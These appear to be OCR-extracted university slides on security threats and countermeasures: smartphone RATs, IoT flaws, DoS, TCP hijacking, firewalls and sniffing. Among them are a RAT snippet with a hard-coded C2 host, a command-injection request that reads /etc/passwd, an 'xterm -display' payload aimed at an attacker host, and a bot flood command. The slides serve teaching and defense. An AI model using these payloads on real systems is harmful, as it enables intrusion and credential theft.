
- **Threat 4** we have a digital « look-alike »: our smartphone !
  - contains privacy and public life
  - Many sensors
  - Easy to hack



with RAT

Remote Administration Tool

- DROIDJACK : http://droidjack.net



- AndroRAT : https://github.com/wszf/androrat

```
public class MyService extends Service {
    private static final b b;
    private boolean c;

    static {
        MyService.b = new b("[redacted].ru", 1300);
    }

    public MyService() {
```

With (sometimes) free tools

- https://www.metasploit.com
- https://www.pwnieexpress.com


- https://www.zimperium.com/zanti-mobile-penetration-testing

With lures …


- hotspots (Free WiFi for instance …)


- MiTM (Man in The Middle) attacks


- …




Facilitated by IoT !








- IoT: Internet of Things
  - Up to 20? Billions by 2020
  - few / not protected (BotNet attack 未来)




- **Threat 5**: fake news
  - Amplified by social netwoks
  - All can be diffused by anyone …

    used … very frequently ;)



Business

Russian propaganda effort helped spread 'fake news' during election, experts say




https://www.washingtonpost.com/business/economy/russian-propaganda-effort-helped-spread-fake-news-during-election-experts-say/2016/11/24/793903b6-8a40-4ca9-b712-%20716af66098fe_story.html

hackndo
@HackAndDo

Suivre

Emergency landing after #ransomware #Petya infects a plane ! 😱

À l'origine en anglais



18:57 - 27 juin 2017

281 Retweets **217** J'aime

30 281 217

Recherche Google

https://www.google.fr/search?tbs=sbi:AMhZZisrI3bppJdscGBxd-e3wQoSnEnpULCjScle

Google DDb5J...AEDphw.jpg avion avec ecran

Tous Images Maps Shopping Plus Paramètres Outils

Environ 25 270 000 000 résultats (0,72 secondes)

Taille de l'image :
800 × 600

Trouver d'autres tailles de l'image :
Toutes les tailles - Moyennes - Grandes

Hypothèse la plus probable pour cette image : ***avion avec ecran***

VIDÉO. Tiré au sort, un homme est violemment expulsé d'un avion ...
www.lexpress.fr/.../video-un-homme-violemment-expulse-d-un-avion-united-airlines-...
10 avr. 2017 - Capture d'**écran** de la vidéo mise en ligne par l'un des passagers du vol 3411 de la ...
L'**avion** a finalement décollé **avec** deux heures de retard.

Choisir un avion avec écran individuel vers les États-Unis ...
https://voyageforum.com › Thèmes › Compagnies aériennes › États-Unis
14 juil. 2010 - Ma question est donc: y a t il un moyen de pouvoir choisir telle compagnie ou tel **avion avec écran** individuel. Si oui, quelle compagnie et quel ...

Images similaires

Avis du vol China Eastern

flight-report.com/fr/report/3290/China_Eastern_MU554_Paris_CDG_Shanghai_PVG

Flight-Report Recherche Bons plans Classements Blog Connexion

Compagnie	Classe	Avion	Décollage	Arrivée à	Temps de vol
China Eastern	Economique	Airbus A330-200	CDG	PVG	11:35

Top Security Vulnerabilities 2018 for IoT

- Extracted from: **https://www.owasp.org/index.php/OWASP_Internet_of_Things_Project**

1

Weak, Guessable, or Hardcoded Passwords

Use of easily bruteforced, publicly available, or unchangeable credentials, including backdoors in firmware or client software that grants unauthorized access to deployed systems.

2

Insecure Network Services

Unneeded or insecure network services running on the device itself, especially those exposed to the internet, that compromise the confidentiality, integrity/authenticity, or availability of information or allow unauthorized remote control...

3

Insecure Ecosystem Interfaces

Insecure web, backend API, cloud, or mobile interfaces in the ecosystem outside of the device that allows compromise of the device or its related components. Common issues include a lack of authentication/authorization, lacking or weak encryption, and a lack of input and output filtering.

Top Security Vulnerabilities 2018 for IoT

4

Lack of Secure Update Mechanism

Lack of ability to securely update the device. This includes lack of firmware validation on device, lack of secure delivery (un-encrypted in transit), lack of anti-rollback mechanisms, and lack of notifications of security changes due to updates.

5

Use of Insecure or Outdated Components

Use of deprecated or insecure software components/libraries that could allow the device to be compromised. This includes insecure customization of operating system platforms, and the use of third-party software or hardware components from a compromised supply chain.

6

Insufficient Privacy Protection

User's personal information stored on the device or in the ecosystem that is used insecurely, improperly, or without permission.

7

Insecure Data Transfer and Storage

Lack of encryption or access control of sensitive data anywhere within the ecosystem, including at rest, in transit, or during processing.

Top Security Vulnerabilities 2018 for IoT

8

Lack of Device Management

Lack of security support on devices deployed in production, including asset management, update management, secure decommissioning, systems monitoring, and response capabilities.

9

Insecure Default Settings

Devices or systems shipped with insecure default settings or lack the ability to make the system more secure by restricting operators from modifying configurations.

10

Lack of Physical Hardening

Lack of physical hardening measures, allowing potential attackers to gain sensitive information that can help in a future remote attack or take local control of the device.

Five emerging cyber-threats in 2019

(from: https://www.technologyreview.com/s/612713/five-emerging-cyber-threats-2019)

- **Exploiting AI-generated fake video and audio**
- **Poisoning AI defenses**
- **Hacking smart contracts**
- **Breaking encryption using quantum computers**
- **Attacking from the computing cloud**

Common security attacks and their countermeasures

- **Finding a way into the network**
  - Firewalls
- **Exploiting software bugs, buffer overflows**
  - Intrusion Detection Systems
- **Denial of Service**
  - Ingress filtering, IDS
- **TCP hijacking**
  - IPSec
- **Packet sniffing**
  - Encryption (SSH, SSL, HTTPS)
- **Social problems**
  - Education


Firewalls

- Basic problem – many network applications and protocols have security problems that are fixed over time
  - Difficult for users to keep up with changes and keep host secure
  - Solution
    - Administrators limit access to end hosts by using a firewall
    - Firewall is kept up-to-date by administrators

Firewalls

- A firewall is like a castle with a drawbridge
  - Only one point of access into the network
  - This can be good or bad
- Can be hardware or software
  - Ex. Some routers come with firewall functionality
  - ipfw, ipchains, pf on Unix systems, Windows XP and Mac OS X have built in firewalls

Firewalls


Internet
DMZ
Web server, email server, web proxy, etc
Firewall
Firewall
Intranet

Firewalls

- Used to filter packets based on a combination of features
  - These are called packet filtering firewalls
    - There are other types too, but they will not be discussed
  - Ex. Drop packets with destination port of 23 (Telnet)
  - Can use any combination of IP/UDP/TCP header information

- But why don't we just turn Telnet off?

Firewalls

- Here is what a computer with a default Windows XP install looks like:
  - `135/tcp open loc-srv`
  - `139/tcp open netbios-ssn`
  - `445/tcp open microsoft-ds`
  - `1025/tcp open NFS-or-IIS`
  - `3389/tcp open ms-term-serv`
  - `5000/tcp open UPnP`

- Might need some of these services, or might not be able to control all the machines on the network

Firewalls

- What does a firewall rule look like?
  - Depends on the firewall used
- Example: ipfw
  - `/sbin/ipfw add deny tcp from cracker.evil.org to wolf.tambov.su telnet`
- Other examples: WinXP & Mac OS X have built in and third party firewalls
  - Different graphical user interfaces
  - Varying amounts of complexity and power

Intrusion Detection

- Used to monitor for “suspicious activity” on a network
  - Can protect against known software exploits, like buffer overflows

- Open Source IDS: Snort, www.snort.org

Intrusion Detection

- Uses “intrusion signatures”
  - Well known patterns of behavior
    - Ping sweeps, port scanning, web server indexing, OS fingerprinting, DoS attempts, etc.
- Example
  - IRIX vulnerability in `webdist.cgi`
  - Can make a rule to drop packets containing the line
    - `“/cgi-bin/webdist.cgi?distloc=?;cat%20/etc/passwd”`
- However, IDS is only useful if contingency plans are in place to curb attacks as they are occurring

Minor Detour…

- Say we got the /etc/passwd file from the unix server
- What can we do with it?

Dictionary Attack

- We can run a dictionary attack on the passwords
  - The passwords in /etc/passwd are encrypted with the crypt(3) function (one-way hash)
  - Can take a dictionary of words, crypt() them all, and compare with the hashed passwords
- This is why your passwords should be meaningless random junk!
  - For example, "sdfo839f" is a good password
    - That is not my andrew password
    - Please don't try it either

Denial of Service

- Purpose: Make a network service unusable, usually by overloading the server or network
- Many different kinds of DoS attacks
  - SYN flooding
  - SMURF
  - Distributed attacks
  - Mini Case Study: Code-Red

Denial of Service

- SYN flooding attack
- Send SYN packets with bogus source address
  - Why?
- Server responds with SYN ACK and keeps state about TCP half-open connection
  - Eventually, server memory is exhausted with this state
- Solution: use "SYN cookies"
  - In response to a SYN, create a special "cookie" for the connection, and forget everything else
  - Then, can recreate the forgotten information when the ACK comes in from a legitimate connection

Denial of Service


Denial of Service

- SMURF
  - Source IP address of a broadcast ping is forged
  - Large number of machines respond back to victim, overloading it

Denial of Service

ICMP echo (spoofed source address of victim)
Sent to IP broadcast address

ICMP echo reply



Denial of Service

- Distributed Denial of Service
  - Same techniques as regular DoS, but on a much larger scale
  - Example: Sub7Server Trojan and IRC bots
    - Infect a large number of machines with a "zombie" program
    - Zombie program logs into an IRC channel and awaits commands
    - Example:
      - Bot command: !p4 207.71.92.193
      - Result: runs ping.exe 207.71.92.193 -l 65500 -n 10000
      - Sends 10,000 64k packets to the host (655MB!)
    - Read more at: http://grc.com/dos/grcdos.htm

Denial of Service

- Mini Case Study – CodeRed
  - July 19, 2001: over 359,000 computers infected with Code-Red in less than 14 hours
  - Used a recently known buffer exploit in Microsoft IIS
  - Damages estimated in excess of $2.6 billion

Denial of Service

- Why is this under the Denial of Service category?
  - CodeRed launched a DDOS attack against www1.whitehouse.gov from the 20th to the 28th of every month!
  - Spent the rest of its time infecting other hosts

Denial of Service

- How can we protect ourselves?
  - Ingress filtering
    - If the source IP of a packet comes in on an interface which does not have a route to that packet, then drop it
    - RFC 2267 has more information about this
  - Stay on top of CERT advisories and the latest security patches
    - A fix for the IIS buffer overflow was released **sixteen days before** CodeRed had been deployed!

TCP Attacks

- Recall how IP works…
  - End hosts create IP packets and routers process them purely based on destination address alone
- Problem: End hosts may lie about other fields which do not affect delivery
  - Source address – host may trick destination into believing that the packet is from a trusted source
    - Especially applications which use IP addresses as a simple authentication method
    - Solution – use better authentication methods

TCP Attacks

- TCP connections have associated state
  - Starting sequence numbers, port numbers
- Problem – what if an attacker learns these values?
  - Port numbers are sometimes well known to begin with (ex. HTTP uses port 80)
  - Sequence numbers are sometimes chosen in very predictable ways

TCP Attacks

- If an attacker learns the associated TCP state for the connection, then the connection can be **hijacked**!
- Attacker can insert malicious data into the TCP stream, and the recipient will believe it came from the original source
  - Ex. Instead of downloading and running new program, you download a virus and execute it

TCP Attacks


- Say hello to Alice, Bob and Mr. Big Ears

TCP Attacks

- Alice and Bob have an established TCP connection


TCP Attacks

- Mr. Big Ears lies on the path between Alice and Bob on the network
  - He can intercept all of their packets




TCP Attacks

- First, Mr. Big Ears must drop all of Alice's packets since they must not be delivered to Bob (why?)



TCP Attacks

- Then, Mr. Big Ears sends his malicious packet with the next ISN (sniffed from the network)



TCP Attacks

- What if Mr. Big Ears is unable to sniff the packets between Alice and Bob?
  - Can just DoS Alice instead of dropping her packets
  - Can just send guesses of what the ISN is until it is accepted
- How do you know when the ISN is accepted?
  - Mitnick: payload is “add self to .rhosts”
  - Or, “xterm -display MrBigEars:0”

TCP Attacks

- Why are these types of TCP attacks so dangerous?

Web server

Malicious user

Trusting web client

TCP Attacks

- How do we prevent this?
- IPSec
  - Provides source authentication, so Mr. Big Ears cannot pretend to be Alice
  - Encrypts data before transport, so Mr. Big Ears cannot talk to Bob without knowing what the session key is

Packet Sniffing

- Recall how Ethernet works …
- When someone wants to send a packet to some else …
- They put the bits on the wire with the destination MAC address …
- And remember that other hosts are listening on the wire to detect for collisions …
- It couldn't get any easier to figure out what data is being transmitted over the network!

Packet Sniffing

- This works for wireless too!
- In fact, it works for any broadcast-based medium

- What kinds of data can we get?
- Asked another way, what kind of information would be most useful to a malicious user?
- Answer: Anything in plain text
  - Passwords are the most popular

Packet Sniffing

- How can we protect ourselves?
- SSH, not Telnet
  - Many people still use Telnet and send their password in the clear (use PuTTY instead!)
  - Now that I have told you this, please do not exploit this information
  - Packet sniffing is, by the way, prohibited by Computing Services
